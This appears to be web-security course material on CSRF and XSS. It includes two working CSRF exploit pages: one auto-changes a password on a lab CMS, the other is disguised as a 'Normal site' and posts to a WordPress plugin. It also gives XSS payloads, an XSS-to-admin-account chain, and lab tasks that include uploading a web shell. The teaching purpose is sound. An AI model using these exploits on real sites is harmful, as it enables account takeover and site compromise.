
The attack scenario is shown below:



▼ Let’s see CSRF in action

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>GOODCMS CSRF exploit!</title>
    <script>

        function runCSRF() {
            // It changes the password by sending the request to the server
            // But you cannot view the resulting response because of SOP
            let request = new XMLHttpRequest();
            request.onreadystatechange = function () {
                if (request.readyState == 4 && request.status == 200) {
                    console.log(`[*] Password changed to 'user'`);
                }
            }
            request.open("POST", "http://goodcms.lab:32224/change_pass");
            request.setRequestHeader("Content-Type", "application/x-www-form-urlen
coded");
            request.withCredentials = true;
            request.send("password=user&password_repeat=user");
        }
        window.onload = function () {
            runCSRF();
        };
    </script>
</head>
<body>
</body>
</html>
```

▼ Let’s find a CSRF in a WordPress’s plugin and exploit it

```
<html>
<title>Normal site</title>
<script src='jquery.min.js'></script>
<meta charset="utf-8"/>
<center>
    <br>
    <h1>Normal Site</h1>
    <br><br>
    <img src='troll.png' style="height: 70%;width: 40%;"></img>
</center>
<script type="text/javascript">

function exploit(){

    var targetUrl = 'http://owasp-class.lab:48010'
    var quizID = 1

  $.ajax(
  {
        url: targetUrl + '/wp-admin/admin.php?page=mlw_quiz_options&quiz_id=' + qu
izID,
        data: {'question_type': '0', 'question_name': 'Hacker man', 'correct_answe
r_info': '', 'hint': '', 'comments': '1', 'new_question_order': 2, 'required': 0,
 'new_new_category': '', 'new_question_answer_total': 0, 'question_submission': 'n
ew_question', 'quiz_id': quizID, 'question_id': '0'},
        type: 'POST',
      xhrFields: {
           withCredentials: true
        },
        crossDomain: true
  });

}
exploit();
</script>
</html>
```


The CSRF Protection

There are lots of protections to prevent CSRF. We should know all to bypass some bad implementations:

- Using anti CSRF token to prevent forgery (most common)
- Checking `Referer` header (the function which checks the `Referer` must be safe)
- Using a custom header for each requests (or any action which makes the HTTP request complex)

Let’s review the anti CSRF token mechanism:

- User sends HTTP request to change password form (GET request)
- In the response, server returns an anti CSRF token **bound** to **the user’s Session**
- User enters new password and submits the form (POST request), the CSRF token will be sent to server
- Based on the Session, the CSRF token is checked in server side


User
Website
GET /change_password.html
Sess.generate.token
CSRF Token
POST /change_password.html + CSRF Token + Session
Token Verification
Done

In the mechanism above, the change password request (POST request) cannot be CSRFed due to the attacker doesn’t know the CSRF token of the user. Let’s see CSRF anti forgery token in action (in WordPress CMS)

Cross-Site Scripting

What is XSS? A vulnerability in which an attacker can inject malicious JavaScript code into a websites. The script will be executed on user's browser. There are two types of XSS:

- Normal XSS → occurs when HTML is being parsed by browsers
- DOM XSS → occurs when JavaScript code is executed as a result of modifying the DOM

Each of types can be **Reflected** or **Stored**. In the reflected mode, no data is saved on the server, so the exploit **should be delivered** to user by a side channel. In the stored mode, the payload is saved in server and automatically injected to users when they visit vulnerable page.

💡 There is also an XSS type named **Blind XSS**, the blind here refers that we cannot see the results of our payload. We inject payload and hope for a vulnerability. Other users (specially moderators) open the payload, we will be noticed (how?)

There are many XSS vectors, let's introduce some popular ones:

```
<script>alert(origin)</script>
<img src=x onerror=alert(origin)>
<svg onload=alert(origin)>
```

Now Let’s see XSS in action:

- Simple and easy → Level 1 of XSS Lab
- Simple and easy DOM → Level 2 of XSS Lab
- Simple and easy stored → Level 3 of XSS lab
- Sometimes you need to break out the HTML context, GYM challenges, level 6 and 7
- Sometimes you are in JavaScript, you need to break out the context, GYM challenges level 13 and 14
- Let’s discover an XSS in a WordPress’s plugin and write an exploit code to pop an `alert`

XSS Exploitation

Cross-Site Scripting Exploitation

XSS disables the most important security feature in the browsers, what is it? SOP


Considering this, by XSS we can **perform any** action **on behalf of the victim**. For example assume we have an XSS in a WordPress website, in another word we are administrator 🙂 We don't have administration interface, but we can force administrator to **do anything we want**.

Add Administration Account

In the WordPress administration panel, there is a section named Users which is for user management. In this section, we can force administrator to add new privileged user. There is a problem here, the request is protected against CSRF. However, we have an XSS so the exploit flow is:

- Sending an HTTP request to the Users section to load the page
- Searching and extracting CSRF token in response (DOM is accessible due to XSS)
- Sending an HTTP request to add administration account (CSRF token included)
- Bingo! we will have a high privilege account by XSS

The attacking flow is:



Let's see the attack in action!

Recap

- CSRF forces an end-user to **execute unwanted actions** (Cookie + State changing)
- The protection against CSRF is simple, adding a CSRF token or a custom header will prevent the attack
- The XSS is to inject JavaScript code into a vulnerable website
  - XSS in rendering HTML page is called (normal) XSS
  - XSS in changing DOM is called DOM based XSS
- XSS can be reflected or stored, in the reflected the exploit should be delivered to the victim
- To discover XSS, we can use various tags and event handlers, such as `img` or `svg`
- Websites use HTML encoding to prevent XSS, sometimes this protection can be bypassed
- If a website is prone to XSS, we can perform any action that other users can do (SOP is gone)
- Exploiting an XSS requires the intermediate knowledge of JavaScript and Browsers security

Tasks

Practice - GoodCMS

Try to exploit GoodCMS, login by credentials: `good_user`:`good_user`

Practice - WordPress

Try to exploit the WordPress's plugin to add a new quiz by CSRF (download from here, run it locally on your machine and exploit it)

GYM XSS

Solve levels 1 to 20 (skip the number 4)

XSS Lab

Solve levels 1 to 7, 13 to 16

Level 28 (bonus):

- There is no protection in HTML, so XSS can be achieved easily
- Put the following HTML tag, you will see the image loads from `memoryleaks.ir`

```
<img src="https://www.memoryleaks.ir/wp-content/themes/yashar/assets/img/logo.png">
```

- Put the following payload, open the browser's console and look at the security error

```
<script>alert(origin)</script>
```

- If the CSP is not present, the XSS will be easy, right?
- Try find a way to bypass the restriction and pop and `alert(origin)`

You can continue solving other levels, it's a bonus for you 🙂

WordPress Exploitation

Please follow the following steps to complete the task

- Install WordPress and the vulnerable plugin in your own machine
- Find a CSRF vulnerability in the plugin and write an exploit code (don't use the lesson code)
- Find a XSS vulnerability in the plugin and write an exploit code to pop an `alert` (don't use the lesson code)
- Write an exploit code to add administration account (follow the scenario in the lesson)
- Write an exploit code to upload remote web shell in plugin section (the scenario is the same, but JavaScript is different)
- Send me the exploit link after success exploitation (tested in your own machine)